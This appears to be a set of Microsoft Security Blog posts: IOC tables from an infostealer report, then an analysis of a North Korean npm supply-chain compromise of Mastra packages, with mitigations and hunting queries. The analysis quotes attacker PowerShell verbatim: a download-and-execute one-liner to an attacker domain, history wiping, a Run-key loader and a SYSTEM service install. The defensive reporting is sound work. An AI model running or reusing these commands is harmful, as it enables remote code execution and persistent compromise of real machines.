Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

IndicatorTypeDescription
8f32456359f209a63adfd24b94235e1727382ac7f7bb7f2bcaf754e721925b64SHA-256StealC
0215f734867bd71c57ff5c524d8cc670be5b4f1861b2c390cf46d18784a53624SHA-256StealC
2a0f053855da59b3b56812e580d7baeba59fc9493694722aa9e3f121ee3363f1SHA-256StealC
977b33a9b481cf714946b7d386865cd5d284312aa5ecfa0546c197b1003e1bdeSHA-256StealC
b7d1f172ff3feafe65d47fd1cbe0cc249316371ae0e1cbe3a7c741c738b3353dSHA-256Amadey 5.87
9383572a30ae5b76fadd0700fbd7a1aa7b05d0b6c8f9cdaef9b30a3e1f65d57dSHA-256Amadey 5.86
5f5b25b2e35d404034d0d60975cf1ffbc6f141761ec3f4f15d6f7c6213a056f6SHA-256Amadey 5.80
98e504cc7125b79eda5491f40b998605a05f4cd968b961aab4cce7beb074fefeSHA-256Amadey 5.78
30cef3d3d956e83e2c50579cfbe57a49159cccbcc8b0b0422f27d55e1c401ad9SHA-256Amadey 5.77
8cef760d11d24fc2e9bbd9f770dca5105854f7ece3b0e6948d7c8b7fdd1765eaSHA-256Amadey 5.73
99507f18c4e61fdb109805404bf6a79ea8ce2fddc590ce48d717e97516ab7e8dSHA-256Amadey 5.70
1246c5b89ab668c1137f377507bc3e266a98e93248382aa026610ae1e764a497SHA-256Amadey 5.65
d43c988d6f9cb355497696b580621fb1bdb7b6ed6d90f97520ecf6da5a1a41ffSHA-256Amadey 5.64
ca4d4c4fc3e5d5cfa922b898f2d7411f03a446dddb139ba45dfd4f8f0018b64fSHA-256Amadey 5.63
43455f1ff4a623b783da670d052eb77eaaacb0c66a9f1e8508f802bf22e8129eSHA-256Amadey 5.60
hxxp://polse[.]us/62ea47cac2534aa18f74.phpC2 URLStealC C2
hxxp://roger99699[.]xyz/425f1faf4b214434b8a3.phpC2 URLStealC C2
hxxp://bluescry[.]com/01f96fd710e905ca2326.phpC2 URLStealC C2
hxxp://secure.controlpanel[.]asia/330311481fe14ab99814.phpC2 URLStealC C2
hxxps://neltron-geltron[.]shop/e396586b99ee49d19cc3.phpC2 URLStealC C2
hxxp://cdntestconnect[.]com/ed54b97a570943999715.phpC2 URLStealC C2
hxxps://bartsen284[.]online/39d9612df78e45b5a4bb.phpC2 URLStealC C2
hxxp://goodpanelforgoodjob[.]com/hg8jjfSr5hy/index.phpC2 URLAmadey C2
hxxp://rebustan[.]top/gd7djkDveE2/index.phpC2 URLAmadey C2
hxxp://svclsc[.]com/ms/index.phpC2 URLAmadey C2
hxxp://microsoft-telemetry[.]at/cvdfnaFJBmC0/index.phpC2 URLAmadey C2
hxxp://spasopro[.]at/Lsge63sd3/index.php C2 URLAmadey C2

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post StealC and Amadey: Breaking down infostealers and the cybercrime services that deliver them appeared first on Microsoft Security Blog.

From package to postinstall payload: Inside the Mastra npm supply chain compromise by Sapphire Sleet

June 19, 2026 update: Microsoft assesses with high confidence that this activity is attributable to Sapphire Sleet, a North Korean state actor that primarily targets the financial sector. The infrastructure and post-compromise TTPs observed in this campaign are consistent with previously documented Sapphire Sleet activity. Sapphire Sleet also conducted a separate npm supply chain compromise affecting Axios, a popular JavaScript HTTP client, in April 2026.

Microsoft Threat Intelligence observed a large-scale npm supply chain attack affecting 140+ packages across the mastra and @mastra scopes on the npm registry. Microsoft shared its findings with the npm security team, the compromised packages have been removed and the attacker’s publish access to the @mastra scope has been revoked. The compromise originated from the takeover of the ehindero npm maintainer account, which had publish rights across the Mastra ecosystem and was used to publish poisoned package versions that introduced easy-day-js, a malicious typosquat of the popular dayjs library. Microsoft assesses with high confidence that this activity is attributable to Sapphire Sleet.

Once installed, easy-day-js triggered a postinstall hook that executed an obfuscated dropper script, disabled Transport Layer Security (TLS) certificate verification, contacted attacker-controlled command-and-control (C2) infrastructure, downloaded a second-stage payload, and executed the payload as a detached hidden process. The activity followed a coordinated staged delivery pattern, with a clean bait version published first, followed by a weaponized version and rapid publication of the compromised Mastra packages.

Because the payload executes during installation, any developer workstation or continuous integration and continuous delivery (CI/CD) pipeline that ran npm install or npm update after the compromised versions were published was potentially exposed, regardless of whether the package was imported in application code.  This created risk to credentials, tokens, build environments, and downstream software integrity. Microsoft Defender Antivirus, Microsoft Defender for Endpoint, and Microsoft Defender XDR provide detections and hunting coverage for suspicious Node.js execution, malicious package behavior, reflective code loading, persistence activity and command-and-control communication.

Attack chain overview

Figure 1. End-to-end attack chain from npm account takeover through mass dependency injection to second-stage payload execution.

At a high level, the attack progressed through seven phases:

  • Account compromise: The threat actor gained control of the ehindero npm account, a listed maintainer with publish rights across the entire @mastra scope.
  • Typosquat creation: The threat actor published easy-day-js, a package impersonating the legitimate dayjs library (57M+ weekly downloads), using a coordinating anonymous email account).
  • Mass poisoning: Using the compromised account, the threat actor published new versions of 140+packages across the @mastra scope, each injected with easy-day-js@^1.11.21 as a new dependency. All poisoned versions were tagged as latest.
  • Delivery: Developers and CI/CD pipelines running npm install automatically resolved to the compromised versions. The semantic versioning (SemVer) range ^1.11.21 resolved to 1.11.22, the version containing the malicious postinstall hook.
  • Execution: The postinstall hook executed an obfuscated 4,572-byte dropper that disabled TLS verification, dropped tracking markers, and contacted the C2 server.
  • Second-stage payload: The dropper fetched executable code from the C2 server, wrote it as a randomly named .js file, and spawned it as a fully detached, window-hidden Node.js process.
  • Post-compromise tradecraft: On systems where the implant established C2 communication, Sapphire Sleet delivered a PowerShell backdoor from separate infrastructure, established additional persistence, added Defender exclusions, and installed a service-level implant for SYSTEM-context access.

Discovery and initial indicators

Microsoft Threat Intelligence identified the compromise through anomalous publishing patterns on the mastra package. All previous versions of mastra (through v1.13.0) were published through GitHub Actions OpenID Connect (OIDC), the legitimate CI/CD pipeline. Version 1.13.1 was manually published by ehindero using a Tutamail address, an anonymous email service.

Figure 2. Publisher comparison across mastra versions showing the anomalous manual publish on v1.13.1.

The only change between mastra@1.13.0 and mastra@1.13.1 was the addition of easy-day-js@^1.11.21 as a dependency. No corresponding code changes were present in the Mastra GitHub repository. Both the compromised publisher (ehindero2016@tutamail.com) and the typosquat publisher (sergey2016@tutamail.com) used the same anonymous email provider, Tutamail.

Dependency injection: the poisoned package.json

The compromised mastra@1.13.1 package.json reveals the injected dependency alongside the anomalous publisher metadata:

Figure 3. The compromised mastra@1.13.1 package.json with the injected easy-day-js dependency and the anomalous npm publisher.

The easy-day-js dependency was not present in any prior versions of mastra npm packages. Its addition, paired with the SemVer range ^1.11.21, ensures that the npm resolves to the weaponized 1.11.22 release.

Typosquat analysis: easy-day-js

The easy-day-js package is a deliberate impersonation of the legitimate dayjs library:

AttributeLegitimate dayjsMalicious easy-day-js
Maintaineriamkun <kunhello@outlook[.]com>sergey2016 <sergey2016@tutamail[.]com>
Claimed authoriamkuniamkun (impersonated)
Repository URLgithub.com/iamkun/dayjsgithub.com/iamkun/dayjs (copied)
Weekly downloads57,251,792newly created
Version count89+ versions since 20182 versions (both June 16, 2026)
postinstall scriptNonenode setup.cjs –no-warnings (v1.11.22)

Staged delivery pattern

The typosquat used a two-phase delivery strategy:

  • Phase 1 (clean bait): easy-day-js@1.11.21 was published at 07:05 UTC on June 16, 2026. This version contained only legitimate dayjs code with no postinstall hook.
  • Phase 2 (weaponization): easy-day-js@1.11.22 was published at 01:01 UTC on June 17, 2026, adding the setup.cjs payload and the postinstall hook. The dayjs.min.js file is byte-identical between both versions, confirming only the dropper was added.

The weaponized package.json in version 1.11.22 exposes the postinstall hook:

Figure 4. The weaponized easy-day-js@1.11.22 package.json. The postinstall hook runs setup.cjs automatically on npm install.

Obfuscation and payload analysis

Stage 0: Obfuscated dropper (setup.cjs)

The setup.cjs payload is protected with JavaScript obfuscation using rotated string arrays and a custom base64 decoder function:

Figure 5. The obfuscated setup.cjs dropper with rotated string array and base64 encoded string lookups.

The obfuscation technique uses a common pattern: an array of 40 Base64-encoded strings is shuffled at initialization using a numeric seed (0x4c11d), then accessed through a decoder function that performs Base64 decoding with character substitution. This prevents static analysis tools from extracting meaningful strings.

Stage 1: String table decryption

Decoding the rotated string array reveals the payload’s true capabilities:

Figure 6. The decoded string table revealing C2 addresses, file system operations, and process spawning functionality.

Key decoded strings include the secondary C2 address (23.254.164[.]123:443), Node.js built-in module references (node:child_process, node:os), and file system operations (writeFileSync, rmSync).

Stage 2: Deobfuscated payload logic

After resolving all string references and control flow, the full payload logic emerges as a five-step attack sequence:

Figure 7. The fully deobfuscated setup.cjs payload showing the five-step attack sequence from.

TLS bypass to self-deletion

Step 1: Disable TLS verification. The payload sets NODE_TLS_REJECT_UNAUTHORIZED to ‘0’, disabling certificate validation for all HTTPS requests in the Node.js process. This enables communication with the C2 server without valid certificates.

Step 2: Drop filesystem markers. Two tracking files are written to the OS temp directory: $TMPDIR/.pkg_history contains the install path of the compromised package, and $TMPDIR/.pkg_logs contains the package name encoded with XOR 0x80:

Figure 8. XOR 0x80 decoding of the .pkg_logs marker reveals the string easy-day-js.

Step 3: Fetch second-stage payload. The dropper issues a GET request to hxxps://23.254.164[.]92:8000/update/49890878 and reads the response body as text.

The second-stage payload is a ~41 KB cross-platform Node.js tasking client. Unlike a fire-and-forget stealer, the implant installs sign-in persistence, sends a Start beacon to the C2, then enters a repeated Check poll loop. Tasks returned by the server are dispatched to built-in runners (a Node runner and a Shell runner), and it honors configuration update and exit commands, meaning the operator can push and execute arbitrary follow-on code on the host at any time. On Windows, the payload additionally executes reflective .NET assembly injection for in-memory code execution.

Step 3.A: Windows execution chain. On Windows, the payload performs host reconnaissance and reflective in-memory code execution before establishing persistence.

The payload enumerates all installed applications across three sources—Start Menu entries (Get-StartApps), registry Uninstall keys, and UWP packages (Get-AppxPackage)—to fingerprint the compromised host:

Each enumeration is wrapped in try/catch with silent error handling. The deduplicated results are exfiltrated back to the C2 for victim profiling, enabling the attacker to identify installed security products and high-value targets.

A second PowerShell script receives two C2 endpoint URLs through the SCRIPT_ARGS environment variable. It disables SSL certificate validation and defines an HTTP POST function that Base64-encodes request bodies using a legacy IE8 User-Agent string:

The first C2 request downloads a .NET DLL that is loaded directly into memory via reflection, completely bypassing disk-based detection. The script resolves the Extension.SubRoutine class and invokes its Run2 method with a second downloaded payload, the path to cmd.exe, and the C2 callback address:

This pattern is consistent with process injection, where the payload is injected into a cmd.exe process that communicates back to the C2 over HTTPS (port 443). The entire chain is fileless—no artifacts are written to disk.

Step 3.B: Cross-platform persistence. The implant installs login persistence on all three major operating systems, using a consistent NVM/Node masquerade theme across platforms:

OSPersistence mechanismDrop locationArtifact name
WindowsRegistry Run key
(HKCU\…\CurrentVersion\Run)
C:\ProgramData\NodePackages\NvmProtocal
macOSLaunchAgent
 (RunAtLoad)
~/Library/NodePackages/com.nvm.protocal.plist
Linuxsystemd user unit
 (WantedBy=default.target)
~/.config/systemd/nvmconf/nvmconf.service

On Windows, the Run key launches a hidden PowerShell process that invokes Node.js:

On Linux, the systemd user unit restarts the implant on failure with a 5-second delay:

All three persistence paths drop the implant as protocal.cjs (a deliberate misspelling) into directories named to mimic legitimate Node.js installations. The value name NvmProtocal, the macOS label com.nvm.protocal, and the Linux unit nvmconf.service are deliberately designed to blend into a developer workstation.

Step 3.C: Collection and exfiltration. The implant performs the following collection before exfiltrating to the C2:

  • Cryptocurrency wallet inventory: A hardcoded list of 166 wallet browser-extension IDs (MetaMask, Phantom, Coinbase Wallet, Binance Wallet, TronLink, and others) is matched against installed extensions across Chrome, Edge, and Brave profiles.
  • Browser history: Each profile’s History SQLite database is copied to a temp directory prefixed with browser-hist- and queried through node:sqlite.
  • Host reconnaissance: Gather hostname, architecture, platform, user ID, installed applications, and running processes.

Collected data is exfiltrated using a custom ICAP-style protocol over HTTPS POST (reqmod, PrimaryUrl, SecondaryUrl headers), with hostnames resolved through node:dns and traffic carrying a spoofed legacy IE8 User-Agent string.

Following successful exfiltration, the implant’s shell runner capability enables the operator to pivot from automated collection to interactive hands-on-keyboard access.

Microsoft observed the actor delivering a dedicated PowerShell backdoor from separate C2 infrastructure, representing an escalation to persistent, actor-controlled access on high-value targets. The PowerShell backdoor, tradecraft, and C2 infrastructure have been used by Sapphire Sleet in other, prior campaigns.

Step 3.D: Backdoor delivery. Through the Node.js implant’s shell runner capability, Sapphire Sleet  downloads and executes a PowerShell script from a separate attacker-controlled domain:

powershell -w h -c "iwr -UseBasicParsing https[:]//teams[.]onweblive[.]org/api/update/8555575039/4|iex"

Upon execution, the script immediately performs anti-forensic cleanup by deleting the PowerShell command history file and disabling future history recording:

Remove-Item (Get-PSReadLineOption).HistorySavePath -Force Set-PSReadLineOption -HistorySaveStyle SaveNothing

Step 3.E: Host fingerprinting and C2 registration. The backdoor generates a unique 16-character alphanumeric victim identifier and collects detailed host metadata—username, hostname, OS version, boot time, architecture, admin status, installed antivirus products, installed applications (via registry Uninstall keys and desktop shortcuts), and browser extensions for Chrome, Brave, and Edge. This reconnaissance data is packaged into a JSON info beacon and sent to the C2 via HTTP POST:

$info_pkt = @{     type        = "info"     targetId    = $uid     currentTime = [int64][DateTimeOffset]::UtcNow.ToUnixTimeSeconds()     data = @{ username=$username; hostname=$hostname; timezone=$timezone;              bootTime=$bootTime; os="windows"; version=$version; arch=$arch;              applist=[string[]]$applist; extlist=[string[]]$extlist;              admin=$admin; vaccine=[string[]]$vaccine } }

All network communication uses a spoofed legacy IE8 User-Agent string (mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)) and HTTP POST with URL-encoded or JSON bodies. The script enters an infinite polling loop, beaconing every 10 seconds and backing off to 180-second intervals on network failure.

Step 3.F: Persistence and remote code execution. The backdoor establishes a separate persistence mechanism independent of the Node.js implant’s NvmProtocal Run key. It writes a hidden batch file to C:\ProgramData\system.bat and registers it under a deceptive Run key value named MicrosoftUpdate:

$batFile = Join-Path $env:PROGRAMDATA "system.bat" $batCont = 'start /min powershell -w h -c "& ([scriptblock]::Create(' +            '[System.Text.Encoding]::UTF8.GetString((Invoke-WebRequest -UseBasicParsing ' +            "-Uri '$url' -Method POST -Body 'wwps').Content))) '$url'" Set-Content -Path $batFile -Value $batCont -Encoding ASCII Set-ItemProperty -Path $batFile -Name Attributes -Value Hidden Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "MicrosoftUpdate" -Value $batFile

This persistence loader re-fetches the backdoor body from the C2 on every logon by POSTing the keyword wwps, enabling the attacker to silently rotate the live payload without touching the endpoint. When the C2 responds with a script command, the backdoor decodes a Base64-encoded PowerShell payload, writes it to a temporary file (%TEMP%\{guid}.ps1), and executes it with -ExecutionPolicy Bypass in a hidden window:

$scpt = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($Command.scriptfile)) $tempFile = Join-Path $env:TEMP ("{0}.ps1" -f ([Guid]::NewGuid().ToString("N"))) Set-Content -Path $tempFile -Value $scpt -Encoding UTF8 -Force $cln = @("-NoProfile","-ExecutionPolicy","Bypass","-File",$tempFile) + $uid + $url Start-Process powershell.exe -WindowStyle Hidden -ArgumentList $cln

Step 3.G: Defense evasion and service-level persistence. After establishing interactive access, the operator escalates by adding a Microsoft Defender exclusion for C:\Windows\System32 to suppress detection of dropped tooling, then installs a persistent service that loads a malicious DLL at boot:

sc create scdev binPath= "c:\windows\system32\svchost.exe -k scdev" type= share start= auto reg add HKLM\SYSTEM\CurrentControlSet\services\scdev\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\windows\system32\scdev.dll /f

The scdev service runs as a shared svchost.exe process under the SYSTEM context with automatic startup, providing Sapphire Sleet with boot-persistent, elevated access independent of user logon. This represents the final escalation stage—from a supply chain package compromise through automated credential theft to full interactive control with SYSTEM-level persistence.

Timeline analysis

Every package published by the ehindero account contained easy-day-js as an injected dependency. Packages last published by GitHub Actions CI/CD or other legitimate maintainers were not affected.

Attack timeline

Timestamp (UTC)Event
June 16, 07:05easy-day-js@1.11.21 published (clean bait, no payload)
June 17, 01:01easy-day-js@1.11.22 published (adds postinstall with setup.cjs)
June 17, 01:20mastra@1.13.1 and 140+ other @mastra/* packages published with easy-day-js dependency

** Microsoft Threat Intelligence monitoring observed easy-day-js@1.11.22 at 01:07 UTC and mastra@1.13.1 at 01:28 UTC on June 17, 2026

Who is Sapphire Sleet?

Sapphire Sleet is a North Korean state actor that has been active since at least March 2020. The threat actor focuses primarily on the finance sector, including cryptocurrency, venture capital, and blockchain organizations. These targets are often global, with a particular interest in the United States, as well as countries in Asia and the Middle East. The primary motivation of this actor is to steal cryptocurrency wallets to generate revenue, and target technology or intellectual property related to cryptocurrency trading and blockchain platforms.

Sapphire Sleet often leverages social networking sites, such as LinkedIn, to initiate contact by directing users to click links, leading to malicious files hosted on attacker-controlled cloud storage services such as OneDrive or Google Drive, using domains masquerading as financial institutions like United States-based banks or cryptocurrency pages, and fraudulent meeting links that impersonate legitimate video conferencing applications, such as Zoom. Sapphire Sleet overlaps with activity tracked by other security vendors as UNC1069, STARDUST CHOLLIMA, Alluring Pisces, BlueNoroff, CageyChameleon, or CryptoCore.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat:

  • Review dependency trees for direct or transitive usage of affected @mastra packages at the compromised versions listed above.
  • Check for the presence of easy-day-js in node_modules/ or package-lock.json files across your projects and CI/CD environments.
  • Pin known-good package versions where possible. For mastra, version 1.13.0 and earlier are unaffected. For @mastra/core, version 1.42.0 and earlier are unaffected.
  • Run npm install with –ignore-scripts to prevent automatic execution of postinstall hooks during dependency installation.
  • Check systems for indicators of compromise (IOC) artifacts: Look for $TMPDIR/.pkg_history, $TMPDIR/.pkg_logs, and unexpected .js files in the user’s home or temp directories.
  • Rotate any credentials, tokens, or API keys that may have been present on systems where the compromised packages were installed.
  • Block the C2 IP addresses 23.254.164[.]92 and 23.254.164[.]123 at the network perimeter.
  • Audit CI/CD logs for unexpected outbound connections to the C2 IP addresses or suspicious postinstall script execution.
  • Enable cloud-delivered protection in Microsoft Defender Antivirus or equivalent antivirus protection.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

TacticObserved activityMicrosoft Defender coverage
Initial accessSuspicious script execution during npm install or package lifecycle activityMicrosoft Defender Antivirus – Trojan:JS/NpmStealz.Z!MTB
– Trojan:JS/NpmStealz.ZA!MTB
 
Microsoft Defender for Endpoint
– Suspicious Node.js process behavior
– Suspicious Node.js script execution
 
Execution
( Stage 1  )
Postinstall hook automatically executes obfuscated setup.cjs dropper (4,572 bytes) during npm install;Microsoft Defender for Endpoint
– Suspicious Node.js process behavior
– Suspicious Node.js script execution  
Execution / Defense evasion 
(Stage 2)
Second-stage payload: Reflective .NET assembly injection: PowerShell downloads DLL, loads via [Reflection.Assembly]::Load(), invokes Extension.SubRoutine.Run2 method to inject payload into cmd.exe process; entire chain is filelessMicrosoft Defender Antivirus
Trojan:JS/NpmSteal.DB!MTB
Trojan:PowerShell/PsExec.DE!MTB

Microsoft Defender for Endpoint
-Process loaded suspicious .NET assembly
-A process was injected with potentially malicious code
-Reflective code loading (Fileless In-Memory Execution)

Microsoft Defender for Cloud
-Possible AI Tools Reconnaissance Detected
-Possible Secret Reconnaissance Detected
-Access to cloud metadata service detected
-Possible Post-Compromise Activity Detected in CICD Runner
PersistenceRegistry Run key created, executing hidden PowerShell that launches protocal.cjs on every user loginMicrosoft Defender for Endpoint
– Anomaly detected in ASEP registry  
Command and controlGET request to hxxps://23.254.164[.]92:8000/update/49890878 and reads the response body as text.Microsoft Defender for Endpoint
– Command-line process communicating with malicious network endpoint  

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:  

  • Incident investigation  
  • Microsoft User analysis  
  • Threat actor profile  
  • Threat Intelligence 360 report based on MDTI article  
  • Vulnerability impact assessment  

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.  

Advanced hunting

The following KQL queries can be used in Microsoft Defender XDR Advanced Hunting to identify potential exposure to this supply chain compromise.

Detect postinstall execution of setup.cjs

DeviceProcessEvents 
 | where Timestamp > ago(7d) 
 | where FileName in ("node", "node.exe") 
 | where ProcessCommandLine has "setup.cjs" 
     or ProcessCommandLine has "easy-day-js" 
|  where ProcessCommandLine has “--no-warnings” 
 | project Timestamp, DeviceName, AccountName, 
     ProcessCommandLine, FolderPath, InitiatingProcessFileName 
 | sort by Timestamp desc 

Outbound connections to C2 infrastructure

DeviceNetworkEvents
| where Timestamp > ago(7d)
| where RemoteIP in ("23.254.164.92", "23.254.164.123")
| project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl,
    InitiatingProcessFileName, InitiatingProcessCommandLine
| sort by Timestamp desc

Indicators of compromise (IOC)

Network indicators

IndicatorTypeDescription
23.254.164.92IP addressPrimary C2 server
23.254.164.123IP addressSecondary C2 address (from deobfuscated strings)
https[:]//23[.]254[.]164[.]92:8000/update/49890878URLPayload download endpoint
teams[.]onweblive[.]orgDomainPost Compromise PowerShell backdoor delivery domain
https[:]//teams[.]onweblive[.]org/api/update/8555575039/4URLPost Compromise PowerShell backdoor download endpoint
maskasd[.]comDomainPost Compromise C2 beacon domain
https[:]//maskasd[.]com/8555575039URLPost Compromise C2 beacon endpoint

File indicators

IndicatorTypeDescription
B122A9873BEDF145AE2A7FD024B5F309007DBB025149F4DC4AC3F7E4F32A36A4SHA-256setup.cjs (malicious postinstall dropper)
AE70DD4F6BC0D1C8C2848E4E6B51934626C4818DCB5AF99D080DDBD7DC337185SHA-256easy-day-js-1.11.22.tgz (weaponized tarball)
4A8860240E4231C3A74C81949BE655A28E096A7D72F38FBE84E5B37636B98417SHA-256easy-day-js-1.11.21.tgz (clean bait tarball)
B73DE25C053C3225A077738A1FCBD9CA6966D7B3CD6F5494A30F0AA0EAE55C7ESHA-256mastra-1.13.1.tgz (compromised CLI tarball)
221c45a790dec2a296af57969e1165a16f8f49733aeab64c0bbd768d9943badfSHA-256protocol.cjs
50eae63d3e24be9ca8803f4b5a0408aef97ee3fab7af018d8c2dde7c359edd65SHA-256Downloader and backdoor PowerShell script
1d1bf5e8c1539d2f05b1429235b8f4990f87036774be95157b315a7803dd5526SHA256Second stage Powershell Script

Host indicators

IndicatorTypeDescription
$TMPDIR/.pkg_historyFile artifactContains the install path of the compromised package
$TMPDIR /.pkg_logs File artifactContains XOR 0x80 encoded string “easy-day-js”
<homedir>/<random_hex>.jsFile artifactDownloaded second-stage payload

Package indicators

IndicatorTypeDescription
easy-day-jsnpm packageMalicious typosquat of dayjs
sergey2016npm accountPublisher of easy-day-js
ehinderonpm accountCompromised publisher of 140+ Mastra packages

References

Security: mastra@1.13.1 is compromised — malicious postinstall payload via `easy-day-js` dependency · Issue #18046 · mastra-ai/mastra

Microsoft has identified a supply chain attack on the Mastra-AI npm ecosystem, with 80+ packages compromised through npm account takeover. The attacker introduced a phantom dependency into the… | Microsoft Threat Intelligence

This research is provided by Microsoft Defender Security Research, Suriyaraj Natarajan, Sagar Patil, Rajesh Kumar Natarajan, Mahesh Mandava, Arvind Gowda, and with contributions from members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post From package to postinstall payload: Inside the Mastra npm supply chain compromise by Sapphire Sleet appeared first on Microsoft Security Blog.

❌
❌